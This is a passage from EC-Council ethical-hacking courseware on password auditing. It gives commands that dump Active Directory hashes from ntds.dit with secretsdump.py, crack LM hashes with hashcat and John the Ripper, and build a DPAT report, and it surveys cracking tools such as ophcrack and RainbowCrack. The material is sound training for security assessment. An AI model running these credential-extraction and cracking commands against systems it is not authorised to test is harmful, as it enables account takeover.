- **Step 2:** The dump contains two files, **Active Directory\ntds.dit** and **registry\SYSTEM**. Now, convert the output file format to the format accepted by the DPAT tool using the Python script **secretsdump.py**:

  ```
  secretsdump.py -system registry/SYSTEM -ntds "Active Directory/ntds.dit" LOCAL -outputfile users
  ```

  This script stores the output file in the **`users.ntds`** format.

  `-history` → This flag can be included in the above command to view the password history in the report.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step 3**: Create a password crack file in the format supported by the DPAT tool. The DPAT tool supports the file formats of both hashcat and John the Ripper tools.

  Run the following command to crack LM hashes of **`users.ntds`** in the **`hashcat.pot`** format:

  `./hashcat.bin -m 3000 -a 3 users.ntds -1 ?a ?1?1?1?1?1?1?1 –increment`

  To crack LM hashes using John the Ripper, run the following command:

  `john --format=LM users.ntds`

- **Step 4:** Now, run the DPAT script with **`-h`** or **`--help`** arguments to view all the available options.




Figure 6.26: Screenshot of the dpat.py script running with the -h option

- **Step 5**: Next, execute the DPAT script **`dpat.py`** with **`users.ntds`** and **`hashcat.pot`** as inputs.

  `dpat.py -n customer.ntds -c hashcat.pot`

  `-n` → Represents hashes extracted from the domain controller (DC)

  `-c` → List of cracked passwords generated using the hashcat tool

  As shown in the screenshot, the output of the above command is an HTML report with clickable options, which can be opened in the default browser.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Count	Description	More Info
88803	Password Hashes	Details
88023	Unique Password Hashes	
69300	Passwords Discovered Through Cracking	
68521	Unique Passwords Discovered Through Cracking	
78.0	Percent of Passwords Cracked	Details
77.8	Percent of Unique Passwords Cracked	Details
36	Members of "Domain Admins" group	Details
26	"Domain Admins" Passwords Cracked	Details
8	Members of "Enterprise Admins" group	Details
6	"Enterprise Admins" Passwords Cracked	Details
227	LM Hashes (Non-blank)	
226	Unique LM Hashes (Non-blank)	
6	Passwords Only Cracked via LM Hash	Details
5	Unique LM Hashes Cracked Where NT Hash was Not Cracked	
	Password Length Stats	Details
	Top Password Use Stats	Details
	Password Reuse Stats	Details
	Password History	Details

Figure 6.27: Screenshot of the DPAT report in an HTML format

- **Step 6**: Now, click on the **Details** option to view more information about different passwords. For example, click on the **Details** option next to **Password History** to view the history of previously used passwords, as shown in the screenshot.

Username	Current Password	History 0	History 1	History 2	History 3	History 4
Carrie	PringlesSalt!	!EatPringles		I luv my kids!	New Job!	
Curly	Baseball77	Baseball76	Baseball75	Baseball74	Baseball73	Baseball72
Darin	Black^Hills	Black%Hills	Black$Hills	Black#Hills	Black@Hills	Black!Hills
Larry	Fall2019	Summer2019	Spring2019		Fall2018	Spring2018
Mo		Zodiak-Cancer		Zodiak-Taurus	Zodiak-Pisces	
dpat	Fall2019					
pope	Proverbs 3:5	Philippians 4:6	Romans 8:28	Philippians 4:13	Jeremiah 29:11	John 3:16


Figure 6.28: Screenshot of the password history in the DPAT report

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


Password-Cracking Tools: L0phtCrack and ophcrack

L0phtCrack — L0phtCrack is a tool designed to **audit passwords** and recover applications

ophcrack — ophcrack is a Windows password cracker based on **rainbow tables**. It comes with a Graphical User Interface and runs on multiple platforms



https://gitlab.com




http://ophcrack.sourceforge.net

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Password-Cracking Tools

RainbowCrack — RainbowCrack cracks hashes with **rainbow tables**. It uses a **time-memory tradeoff** algorithm to crack hashes



http://project-rainbowcrack.com

John the Ripper
https://www.openwall.com

hashcat
https://hashcat.net

THC-Hydra
https://github.com

Medusa
http://foofus.net

Secure Shell Bruteforcer
https://github.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Password-Cracking Tools

Password-cracking tools allow you to reset unknown or lost Windows local administrator, domain administrator, and other user account passwords. In the case of forgotten passwords, it even allows users instant access to their locked computer without reinstalling Windows. Attackers can use password-cracking tools to crack the passwords of the target system.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Some password-cracking tools are listed as follows.

- **L0phtCrack**

  Source: *https://gitlab.com*

  L0phtCrack is a tool designed to audit passwords and recover applications. It recovers lost Microsoft Windows passwords with the help of a dictionary, hybrid, rainbow table, and brute-force attacks, and it also checks the strength of the password.

  As shown in the screenshot, attackers use L0phtCrack to crack the password of the target to gain access to the system.




Figure 6.29: Screenshot of L0phtCrack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **ophcrack**

  Source: *http://ophcrack.sourceforge.net*

  ophcrack is a Windows password-cracking tool that uses rainbow tables for cracking passwords. It comes with a graphical user interface (GUI) and runs on different OSs such as Windows, Linux/UNIX, etc.

  As shown in the screenshot, attackers use ophcrack to perform brute-force attacks and crack password hashes of the target system.




Figure 6.30: Screenshot of ophcrack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **RainbowCrack**

  Source: *http://project-rainbowcrack.com*

  RainbowCrack cracks hashes with rainbow tables, using a time–memory trade-off algorithm. A traditional brute-force cracker cracks hash in a manner that is different from that followed by a time–memory-tradeoff hash cracker. The brute-force hash cracker tries all possible plaintexts one after the other during cracking. In contrast, RainbowCrack pre-computes all the possible plaintext hash pairs in the selected hash algorithm, charset, and plaintext length in advance and stores them in a "rainbow table" file. It may take a long time to pre-compute the tables, but once the pre-computation is finished, it is possible to easily and quickly crack the ciphertext in the rainbow tables.

  As shown in the screenshot, attackers use RainbowCrack to crack the password hashes of the target system.

